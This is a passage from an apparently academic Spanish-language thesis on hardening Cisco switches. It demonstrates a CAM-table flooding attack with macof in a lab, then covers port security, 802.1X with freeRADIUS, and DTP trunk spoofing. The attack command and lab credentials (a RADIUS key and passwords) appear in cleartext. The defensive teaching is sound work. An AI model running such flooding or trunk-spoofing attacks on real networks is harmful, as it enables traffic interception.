Antes del ataque, el conmutador ST01-ASW-01 muestra la siguiente información en la VLAN 10.

```
ST01-ASW-01#show mac address-table count

Mac Entries for Vlan 10:
---------------------------
Dynamic Address Count  : 6
Static  Address Count  : 0
Total Mac Addresses    : 6
```

```
Total Mac Address Space Available: 212588024
```

El ataque desde MALICIOUS-PC se realiza con el comando **macof** el cual inunda la tabla CAM del switch con direcciones MAC aleatorias. Una vez la tabla CAM del conmutador se llena, este comienza a enviar los paquetes a través de todos sus puertos, permitiendo monitorear el tráfico [12].

```
┌──(root㉿kali)-[~]
└─# macof -i eth0 -n 4000
```

Una vez efectuado el ataque, el conmutador ST01-ASW-01 muestra el incremento en el número de direcciones MAC aprendidas en la VLAN 10.

```
ST01-ASW-01#show mac address-table count

Mac Entries for Vlan 10:
---------------------------
Dynamic Address Count  : 3997
Static  Address Count  : 0
Total Mac Addresses    : 3997

Total Mac Address Space Available: 212588024
```

En este caso, debido a que el conmutador soporta más de 200 millones de direcciones MAC, no es posible ejecutar un ataque de inundación de la tabla CAM eficaz. Sin embargo, existen conmutadores que poseen un menor espacio de direcciones MAC, siendo vulnerables a este tipo de ataques.

Para prevenir este tipo de ataques se realiza la siguiente configuración de seguridad del puerto.

Paso 1. Ingresar a la interfaz Ethernet0/0 del conmutador.

```
ST01-ASW-01(config)#interface ethernet 0/0
```

Paso 2. Habilitar la seguridad del puerto.

```
ST01-ASW-01(config-if)#switchport port-security
```

Paso 3. Configurar el aprendizaje de direcciones MAC de forma pegajosa.

```
ST01-ASW-01(config-if)#switchport port-security mac-address sticky
```

Paso 4. Configurar estáticamente la dirección MAC de los dispositivos que se encuentran en la misma VLAN pero en un conmutador diferente.

```
ST01-ASW-01(config-if)#switchport port-security mac-address
00:50:79:66:68:03
```

Paso 5. Configurar el número máximo de dispositivos que se pueden conectar al puerto.

```
ST01-ASW-01(config-if)#switchport port-security maximum 2
```

Paso 6. Configurar la acción para proteger el puerto.

```
ST01-ASW-01(config-if)#switchport port-security violation restrict
```

Paso 7. Limitar la tasa de paquetes recibidos.

```
ST01-ASW-01(config)#mls rate-limit layer2 port-security 1000 10
```

Paso 8. Guardar la configuración para que las direcciones pegajosas sean persistentes ante reinicios.

```
ST01-ASW-01# write memory
```

En este escenario, la seguridad del puerto se configura para permitir únicamente el acceso de los dispositivos que se encuentran en la misma VLAN, por ejemplo, PC1 y PC4 que pertenecen a la VLAN 10 se pueden conectar a la interfaz Ethernet0/0 de los conmutadores ST01-ASW-01 y ST01-ASW-02. Cualquier otro dispositivo que se conecta a estas interfaces genera una infracción de seguridad. En ST01-ASW-01 la dirección MAC de PC1 00:50:79:66:68:00 se aprende de forma pegajosa, mientras que la dirección MAC de PC4 00:50:79:66:68:03 se configura de forma estática.

Además, la cantidad de direcciones MAC se limita a 2, ya que cada VLAN posee únicamente dos dispositivos finales. Al definir un número limitado de direcciones MAC se controla el acceso a través del puerto y se evitan los ataques como el desbordamiento de tabla CAM.

Así mismo, se recomienda utilizar la opción restringir para proteger el puerto ya que este permanece activo y genera mensajes de alerta cuando se produce la infracción, lo que evita una posible denegación de servicios y previene la

necesidad de intervención manual por parte del administrador de red para volver a habilitar el puerto.

Adicionalmente, dado que el puerto continúa procesando el tráfico, es necesario limitar la tasa de paquetes recibidos para prevenir que una carga excesiva afecte la CPU del conmutador. La tasa de paquetes por segundo que acepta el puerto se configura en el valor recomendado de 1.000, ya que protege la CPU y permite que el tráfico no infractor funcione correctamente. Del mismo modo, un valor de tamaño de ráfaga de 10 proporciona protección suficiente [10].

Finalmente, se guarda la configuración en ejecución para garantizar que la dirección MAC de PC1, la cual fue aprendida de forma pegajosa, sea persistente ante reinicios del conmutador.

Una vez realizada la configuración, la seguridad del puerto muestra la siguiente información.

```
ST01-ASW-01#show port-security interface ethernet 0/0
Port Security              : Enabled
Port Status                : Secure-up
Violation Mode             : Restrict
Aging Time                 : 0 mins
Aging Type                 : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses      : 2
Total MAC Addresses        : 2
Configured MAC Addresses   : 1
Sticky MAC Addresses       : 1
Last Source Address:Vlan   : 0050.7966.6800:10
Security Violation Count   : 0
```

Las direcciones aprendidas en el puerto se muestran a continuación.

```
ST01-ASW-01#show port-security address
               Secure Mac Address Table
```

```
-----------------------------------------------------------
Vlan     Mac Address         Type                                  Ports
Remaining Age (mins)
----     -----------        ----                              -----
  10     00:50:79:66:68:03    SecureConfigured                   Et0/0
  10     00:50:79:66:68:00    SecureSticky                       Et0/0
```

El dispositivo del usuario malintencionado MALICIOUS-PC posee la dirección MAC 08:00:27:d8:82:ea. Si se conecta MALICIOUS-PC al puerto Ethernet0/0 del conmutador ST01-ASW-01, se genera el siguiente registro donde se muestra que ha ocurrido una violación de seguridad e indica la dirección MAC del dispositivo malintencionado.

```
ST01-ASW-01#
*Jan 26 02:48:30.371: %PORT_SECURITY-2-PSECURE_VIOLATION: Security
violation occurred, caused by MAC address 0800.27d8.82ea on port
Ethernet0/0.
```

Así mismo, la seguridad del puerto muestra que el puerto sigue habilitado y el número de violaciones de seguridad que han ocurrido.

```
ST01-ASW-01#show port-security interface ethernet 0/0
Port Security              : Enabled
Port Status                : Secure-up
Violation Mode             : Restrict
Aging Time                 : 0 mins
Aging Type                 : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses      : 2
Total MAC Addresses        : 2
Configured MAC Addresses   : 1
Sticky MAC Addresses       : 1
Last Source Address:Vlan   : 0800.27d8.82ea:10
Security Violation Count   : 28
```

La seguridad del puerto se basa en el principio de que la dirección MAC del dispositivo se “graba” por el fabricante en la tarjeta de interfaz de red (NIC) para que esta sea única en la red. Sin embargo, existen programas que

modifican la dirección MAC de la NIC que se anuncia a la red. En consecuencia, la seguridad de puertos se considera como una funcionalidad débil y se recomienda su uso en conjunto con la autenticación basada en puertos (IEEE 802.1X).

3.1.3. Autenticación basada en puertos (IEEE 802.1X)

Es un protocolo cliente-servidor de autenticación y control que restringe la conexión de clientes no autorizados a los puertos de un conmutador. Antes de que el cliente sea autenticado, solo se permite el tráfico del protocolo de autenticación extensible sobre LAN (EAPOL). Una vez se realiza la autenticación, el tráfico normal puede pasar a través del puerto [13].

En la autenticación basada en puertos 802.1X, los dispositivos de red tienen los siguientes roles específicos [13].

- Cliente: La estación de trabajo que solicita acceso a la LAN y responde a las solicitudes del conmutador. La estación de trabajo debe ejecutar software de cliente compatible con 802.1X.
- Autenticador: El conmutador que controla el acceso físico a la red según el estado de autenticación del cliente.
- Servidor de autenticación: Valida la identidad del cliente y notifica al conmutador que el cliente está autorizado para acceder a la LAN y a los servicios del conmutador. El único servidor de autenticación admitido es el servidor de autenticación RADIUS con extensiones EAP.

El cliente envía las tramas EAPOL al conmutador, este las recibe y transmite al servidor de autenticación, eliminando el encabezado Ethernet y reencapsulando la trama EAP restante en formato RADIUS. Las tramas EAP no se modifican ni examinan durante la encapsulación y el servidor de autenticación debe admitir EAP dentro del formato de trama nativo. Posteriormente, el servidor de autenticación envías las tramas RADIUS al conmutador, este las recibe y elimina el encabezado, dejando la trama EAP, que luego se encapsula para Ethernet y se envía al cliente [13].



Figura 3. Componentes de 802.1X e intercambio de mensajes [17].

EAP es un contenedor simple que puede transportar otros métodos de autenticación. Estos otros métodos son independientes de la capa EAP de encapsulación y son independientes entre sí. EAP solo proporciona autenticación y por ende únicamente transporta información relacionada con el éxito o fracaso de la autenticación [14].

Los métodos EAP en orden ascendente de complejidad son los siguientes: EAP-GTC, EAP-MD5, EAP-MSCHAPv2, LEAP, EAP-IKEv2, EAP-TLS, EAP-TTLS, PEAP y EAP-FAST. Dentro de estos métodos, no se recomienda el uso de EAP-GTC, EAP-MD5, EAP-MSCHAPv2 ni LEAP [14].

El proceso de configuración de 802.1X en el conmutador se muestra a continuación [13] [15].

Paso 1. Habilitar globalmente el nuevo modelo AAA.

```
ST01-ASW-01(config)#aaa new-model
```

Paso 2. Definir cada uno de los servidores RADIUS.

```
ST01-ASW-01(config)#radius server RADIUS-SERVER1
ST01-ASW-01(config-radius-server)#address ipv4 192.168.70.200
auth-port 1812 acct-port 1813
ST01-ASW-01(config-radius-server)#key RS1-2023#$%
```

Paso 3. Definir el grupo al que van a pertenecer los servidores RADIUS.

```
ST01-ASW-01(config)#aaa group server radius RADIUS-Group1
ST01-ASW-01(config-sg-radius)#server name RADIUS-SERVER1
```

Paso 4. Establecer la interfaz desde la cual se realizará la conexión con el servidor RADIUS.

```
ST01-ASW-01(config)#ip radius source-interface vlan 80
```

Paso 5. Definir RADIUS como el método de autenticación para 802.1X.

```
ST01-ASW-01(config)#aaa authentication dot1x default group RADIUS-
Group1
```

Paso 6. Habilitar 802.1X en el conmutador de forma global.

```
ST01-ASW-01(config)#dot1x system-auth-control
```

Paso 7. Establecer las políticas para autenticación con 802.1X .

```
ST01-ASW-01(config)#class-map type control subscriber match-all
DOT1X
ST01-ASW-01(config-filter-control-classmap)#match session-type
wired
ST01-ASW-01(config-filter-control-classmap)#exit
ST01-ASW-01(config)#policy-map type control subscriber
dot1x_Policy
ST01-ASW-01(config-class-control-policymap)#event session-started
match-all
ST01-ASW-01(config-class-control-policymap)#1 class DOT1X do-all
ST01-ASW-01(config-class-control-policymap)#1 authenticate using
dot1x
ST01-ASW-01(config-action-control-policymap)#exit
```

Paso 8. Configurar 802.1X en el puerto del conmutador.

```
ST01-ASW-01(config)#interface eth 0/0
ST01-ASW-01(config-if)#access-session host-mode multi-host
ST01-ASW-01(config-if)#access-session port-control auto
ST01-ASW-01(config-if)#dot1x pae authenticator
ST01-ASW-01(config-if)#service-policy type control subscriber
dot1x_Policy
```

Se debe tener en cuenta que es necesario que exista una conexión de capa 3 entre el conmutador y el servidor RADIUS para realizar el envío de las solicitudes de los clientes 802.1X, motivo por el cuál es necesario definir una interfaz de capa 3 en el conmutador de acceso y configurarla para que sea el origen de los paquetes RADIUS.

Del mismo modo, para habilitar la funcionalidad 802.1X en la interfaz siempre se debe emplear la palabra clave **auto** y se debe prevenir el uso de la palabra clave **force-authorized**, ya que esta última autoriza en el puerto a todos los clientes sin autenticación, evadiendo la validación contra el servidor RADIUS.

Para realizar la demostración del funcionamiento del protocolo 802.1X, se ingresa en la topología una máquina virtual Kali-freeRADIUS en la red LAN del DC y se configura para que utilice PEAP con MSCHAPv2 siguiendo los pasos mostrados en [16]. Adicionalmente, debido a que el cliente debe soportar el protocolo EAPOL, se intercambia PC1 por Kali-PC1.



Figura 4. Topología de red para probar el funcionamiento de 802.1X.

Paso 1. Verificar el direccionamiento IP de Kali-freeRADIUS

```
┌──(root㉿kali)-[~]
└─# ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.70.200  netmask 255.255.255.0  broadcast
      192.168.70.255
```

Paso 2. Configurar freeRADIUS para que utilice PEAP.

```
┌──(root㉿kali)-[~]
└─# nano /etc/freeradius/3.0/mods-available/eap
eap {
        default_eap_type = peap
}
```

Paso 3. Configurar PEAP para que utilice el método interno MSCHAPv2

```
┌──(root㉿kali)-[~]
└─# nano /etc/freeradius/3.0/mods-available/mschap
mschap {
        use_mppe = yes
        require_encryption = yes
        require_strong = yes
}
```

Paso 4. Agregar el conmutador ST01-ASW-01 como un autenticador.

```
┌──(root㉿kali)-[~]
└─# nano /etc/freeradius/3.0/clients.conf
client 192.168.80.5 {
      secret = RS1-2023#$%
      shortname = ST01-ASW-01
      nastype = cisco
}
```

Paso 5. Agregar los usuarios a la base de datos de freeRADIUS

```
┌──(root㉿kali)-[~]
└─# nano /etc/freeradius/3.0/users
dot1x.client Cleartext-Password := "D0t1x2023#$%"
```

Paso 6. Reiniciar el servicio de freeRADIUS.

```
┌──(root㉿kali)-[~]
└─# systemctl restart freeradius
```

Paso 7. Generar el certificado de la autoridad certificadora (CA).

```
┌──(root㉿kali)-[~]
└─# cd /usr/lib/ssl/misc

┌──(root㉿kali)-[/usr/lib/ssl/misc]
└─# ./CA.pl -newca
```

```
CA certificate filename (or enter to create)

Making CA certificate ...
====
openssl req -new -keyout ./demoCA/private/cakey.pem -out
./demoCA/careq.pem
....+.........+...+...+.........**..+.........+...+.............
......+.+........++++++++++++++++++++++++++++++++++++++++++++++++
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name
or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:AR
State or Province Name (full name) [Some-State]:Ciudad de Buenos
Aires
Locality Name (eg, city) []:Buenos Aires
Organization Name (eg, company) [Internet Widgits Pty
Ltd]:Universidad de Buenos Aires
Organizational Unit Name (eg, section) []:Seguridad Informatica
Common Name (e.g. server FQDN or YOUR name) []:Tesis CA
Email Address []:jftsing@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:Cisco123
An optional company name []:UBA
==> 0
====
====
openssl ca -create_serial -out ./demoCA/cacert.pem -days 1095 -
batch -keyfile ./demoCA/private/cakey.pem -selfsign -extensions
v3_ca -infiles ./demoCA/careq.pem
Using configuration from /usr/lib/ssl/openssl.cnf
```

```
Enter pass phrase for ./demoCA/private/cakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number:

64:88:f0:73:bf:7b:d8:d6:8e:8f:eb:9b:37:00:c7:06:a1:f2:1a:ac
        Validity
            Not Before: Feb  7 21:26:02 2024 GMT
            Not After : Feb  6 21:26:02 2027 GMT
        Subject:
            countryName               = AR
            stateOrProvinceName       = Ciudad de Buenos Aires
            organizationName          = Universidad de Buenos Aires
            organizationalUnitName    = Seguridad Informatica
            commonName                = Tesis CA
            emailAddress              = jftsing@gmail.com
        X509v3 extensions:
            X509v3 Subject Key Identifier:

D9:4E:C4:6D:67:B7:6C:1F:CF:63:F0:9E:DA:4E:7F:C5:05:4B:44:0D
            X509v3 Authority Key Identifier:

D9:4E:C4:6D:67:B7:6C:1F:CF:63:F0:9E:DA:4E:7F:C5:05:4B:44:0D
            X509v3 Basic Constraints: critical
                CA:TRUE
Certificate is to be certified until Feb  6 21:26:02 2027 GMT (1095
days)

Write out database with 1 new entries
Database updated
==> 0
====
CA certificate is in ./demoCA/cacert.pem

┌──(root㉿kali)-[/usr/lib/ssl/misc]
└─# cd demoCA

┌──(root㉿kali)-[/usr/lib/ssl/misc/demoCA]
└─# ls -l
```

```
total 44
-rw-r--r-- 1 root root 4778 Feb  7 16:26 cacert.pem
```

Paso 8. Crear el certificado del servidor RADIUS.

```
┌──(root㉿kali)-[/usr/lib/ssl/misc/demoCA]
└─# cd /usr/lib/ssl/misc

┌──(root㉿kali)-[/usr/lib/ssl/misc]
└─# ./CA.pl -newreq-nodes
====
openssl req  -new -nodes -keyout newkey.pem -out newreq.pem -days
365
Ignoring -days without -x509; not generating a certificate
..+......+...+.......+...+..+.........+.+..++++++++++++++++++++++
++++++++++++++++++++++++++++++++++++++++++*
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name
or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:AR
State or Province Name (full name) [Some-State]:Ciudad de Buenos
Aires
Locality Name (eg, city) []:Buenos Aires
Organization Name (eg, company) [Internet Widgits Pty
Ltd]:Universidad de Buenos Aires
Organizational Unit Name (eg, section) []:Seguridad Informatica
Common Name (e.g. server FQDN or YOUR name) []:FreeRADIUS
Email Address []:jftsing@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:Cisco123
An optional company name []:UBA
```

```
==> 0
====
Request is in newreq.pem, private key is in newkey.pem

┌──(root㉿kali)-[/usr/lib/ssl/misc]
└─# ls -l
total 28
drwxr-xr-x 6 root root 4096 Feb  7 16:26 demoCA
-rw------- 1 root root 1704 Feb  7 16:29 newkey.pem
-rw-r--r-- 1 root root 1188 Feb  7 16:31 newreq.pem
```

Paso 9. Firmar el certificado.

```
┌──(root㉿kali)-[/usr/lib/ssl/misc]
└─# ./CA.pl -sign
====
openssl ca   -policy policy_anything -out newcert.pem -infiles
newreq.pem
Using configuration from /usr/lib/ssl/openssl.cnf
Enter pass phrase for ./demoCA/private/cakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number:

64:88:f0:73:bf:7b:d8:d6:8e:8f:eb:9b:37:00:c7:06:a1:f2:1a:ad
        Validity
            Not Before: Feb  7 21:33:43 2024 GMT
            Not After : Feb  6 21:33:43 2025 GMT
        Subject:
            countryName               = AR
            stateOrProvinceName       = Ciudad de Buenos Aires
            localityName              = Buenos Aires
            organizationName          = Universidad de Buenos Aires
            organizationalUnitName    = Seguridad Informatica
            commonName                = FreeRADIUS
            emailAddress              = jftsing@gmail.com
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
```

```
            X509v3 Subject Key Identifier:

9F:AE:FF:82:14:8E:67:30:6B:1F:AB:A6:A0:7E:CE:0C:18:BA:55:77
            X509v3 Authority Key Identifier:

D9:4E:C4:6D:67:B7:6C:1F:CF:63:F0:9E:DA:4E:7F:C5:05:4B:44:0D
Certificate is to be certified until Feb  6 21:33:43 2025 GMT (365
days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Database updated
==> 0
====
Signed certificate is in newcert.pem

┌──(root㉿kali)-[/usr/lib/ssl/misc]
└─# ls -l
total 36
-rwxr-xr-x 1 root root 8061 Aug  1  2023 CA.pl
drwxr-xr-x 6 root root 4096 Feb  7 16:34 demoCA
-rw-r--r-- 1 root root 4813 Feb  7 16:34 newcert.pem
-rw------- 1 root root 1704 Feb  7 16:29 newkey.pem
-rw-r--r-- 1 root root 1188 Feb  7 16:31 newreq.pem
```

Paso 10. Generar los parámetros de Diffie-Helman.

```
┌──(root㉿kali)-[/usr/lib/ssl/misc]
└─# openssl dhparam -check -text -5 -out dhfile
Generating DH parameters, 2048 bit long safe prime
..........+.....................................................
++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*++*
DH parameters appear to be ok.
```

Paso 11. Generar números aleatorios.

```
┌──(root㉿kali)-[/usr/lib/ssl/misc]
└─# dd if=/dev/urandom of=random count=2
2+0 records in
2+0 records out
1024 bytes (1.0 kB, 1.0 KiB) copied, 0.000117709 s, 8.7 MB/s
```

Paso 12. Modificar el nivel de privilegios de los archivos generados.

```
┌──(root㉿kali)-[/usr/lib/ssl/misc]
└─# chmod 555 newcert.pem newkey.pem newreq.pem dhfile random

┌──(root㉿kali)-[/usr/lib/ssl/misc]
└─#cd demoCA

┌──(root㉿kali)-[/usr/lib/ssl/misc/demoCA]
└─# chmod 555 cacert.pem careq.pem crlnumber index.txt
index.txt.attr serial
```

Paso 13. Cambiar la configuración de freeRADIUS para que utilice los certificados generados.

```
┌──(root㉿kali)-[]
└─# nano /etc/freeradius/3.0/mods-available/eap

default_eap_type = peap
tls-config tls-common {
                  private_key_file = /usr/lib/ssl/misc/newkey.pem
                  certificate_file = /usr/lib/ssl/misc/newcert.pem
                  ca_file = /usr/lib/ssl/misc/demoCA/cacert.pem
                  dh_file = /usr/lib/ssl/misc/dhfile
                  random_file = /usr/lib/ssl/misc/random
                  fragment_size = 1024
}
```

Paso 14. Reiniciar freeRADIUS y verificar que funciona correctamente.

```
┌──(root㉿kali)-[/usr/lib/ssl/misc/demoCA]
└─# systemctl restart freeradius

┌──(root㉿kali)-[~]
└─# netstat --listening
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address               Foreign Address
State
udp        0      0 0.0.0.0:radius          0.0.0.0:*
udp        0      0 0.0.0.0:radius-acct     0.0.0.0:*
```

```
udp        0      0 0.0.0.0:54075           0.0.0.0:*
udp        0      0 localhost:snmp          0.0.0.0:*
udp        0      0 localhost:18120         0.0.0.0:*
```

Antes de realizar la configuración de 802.1X en Kali-PC1, el conmutador ST01-ASW-01 muestra los siguientes registros.

```
*Feb  8 00:17:53.523: %DOT1X-5-FAIL: Authentication failed for client (0800.27c6.8e07) on Interface Et0/0 AuditSessionID C0A850050000000C00022CA1
*Feb  8 00:17:53.523: dot1x-packet:[0800.27c6.8e07, Et0/0] Dot1x did not receive any key data
```

Finalmente, se configura el dispositivo Kali-PC1 para que sea autenticado utilizando 802.1X.



Figura 5. Configuración de un cliente 802.1X en Kali Linux.

El servidor muestra que la autenticación ha sido exitosa.

```
┌──(root㉿kali)-[/usr/lib/ssl/misc/demoCA]
└─# tail -f /var/log/freeradius/radius.log
Wed Feb  7 19:45:20 2024 : Auth: (48)   Login OK: [dot1x.client/<via
Auth-Type = eap>] (from client ST01-ASW-01 port 0 via TLS tunnel)
Wed Feb  7 19:45:20 2024 : Auth: (49) Login OK: [dot1x.client/<via
Auth-Type = eap>] (from client ST01-ASW-01 port 50000 cli 08-00-27-
C6-8E-07)
```

La autenticación basada en puertos 802.1X se considera más flexible y segura que la seguridad del puerto, ya que al emplear un servidor RADIUS requiere que los clientes que desean conectarse a la red proporcionen tanto su nombre de usuario como contraseña. Adicionalmente, como se mostró en este capítulo, es posible configurar certificados para crear túneles y asegurar la comunicación entre el cliente y el servidor.

Por lo tanto, siempre se recomienda utilizar la autenticación basada en puertos 802.1X para restringir el acceso de los usuarios a la red. Como método adicional se puede configurar la seguridad del puerto con el objetivo de realizar una verificación de la dirección MAC del dispositivo que intenta conectarse a la red. Sin embargo, esta última funcionalidad es mayormente utilizada para limitar el número de direcciones MAC que se aprenden en el puerto y prevenir ataques como el de desbordamiento de la tabla CAM.

3.1.4. Protocolo de enlace troncal dinámico (DTP)

El protocolo de enlace troncal dinámico (DTP) es un protocolo propietario de Cisco que se usa para negociar la formación de un enlace troncal entre dos conmutadores. DTP admiten los siguientes modos de configuración [17].

- **switchport mode access**: La interfaz se convierte en no troncal, independientemente de si la interfaz vecina es troncal.
- **switchport mode dynamic auto**: Es el modo por defecto, permite que la interfaz se convierte en una interfaz troncal si la interfaz vecina está

configurada en modo troncal o deseable. Si la interfaz vecina también está en modo dinámico automático, no se forma un enlace troncal.

- **switchport mode dynamic desirable**: Hace que la interfaz intente activamente convertir el enlace en un enlace troncal. La interfaz se convierte en una interfaz troncal si la interfaz vecina está configurada en modo troncal, deseable o automático.
- **switchport mode trunk:** Pone la interfaz en modo troncal permanente y negocia la conversión del enlace vecino en un enlace troncal. La interfaz se convierte en una interfaz troncal incluso si la interfaz vecina no es una interfaz troncal.
- **switchport nonegotiate**: Evita que la interfaz genere tramas DTP. Se puede utilizar este comando solamente cuando el modo de puerto de conmutación de interfaz es acceso o troncal. Es necesario configurar manualmente la interfaz vecina como interfaz troncal para establecer un enlace troncal.

Los resultados de las opciones de configuración DTP en los extremos opuestos de un enlace se muestran enseguida.

	Dynamic Auto	**Dynamic Desirable**	**Trunk**	**Access**
Dynamic Auto	Access	Trunk	Trunk	Access
Dynamic Desirable	Trunk	Trunk	Trunk	Access
Trunk	Trunk	Trunk	Trunk	Limited connectivity
Access	Access	Access	Limited connectivity	Access

Tabla 6. Modos de negociación de interfaz DTP [17].

El protocolo DTP puede ser aprovechado por un usuario malintencionado que simula conectar un conmutador para negociar un enlace troncal. De esta forma, el atacante obtiene acceso a cualquier VLAN permitida en el enlace troncal que, de forma predeterminada, son todas las VLAN configuradas en el conmutador.

Como se muestra enseguida, si se conecta un dispositivo atacante MALICIOUS-SW que simula ser un conmutador, al puerto ethernet 2/0 del conmutador ST01-ASW-01 y se configura su puerto como modo troncal, obtenemos acceso a todas las VLAN configuradas en ST01-ASW-01.

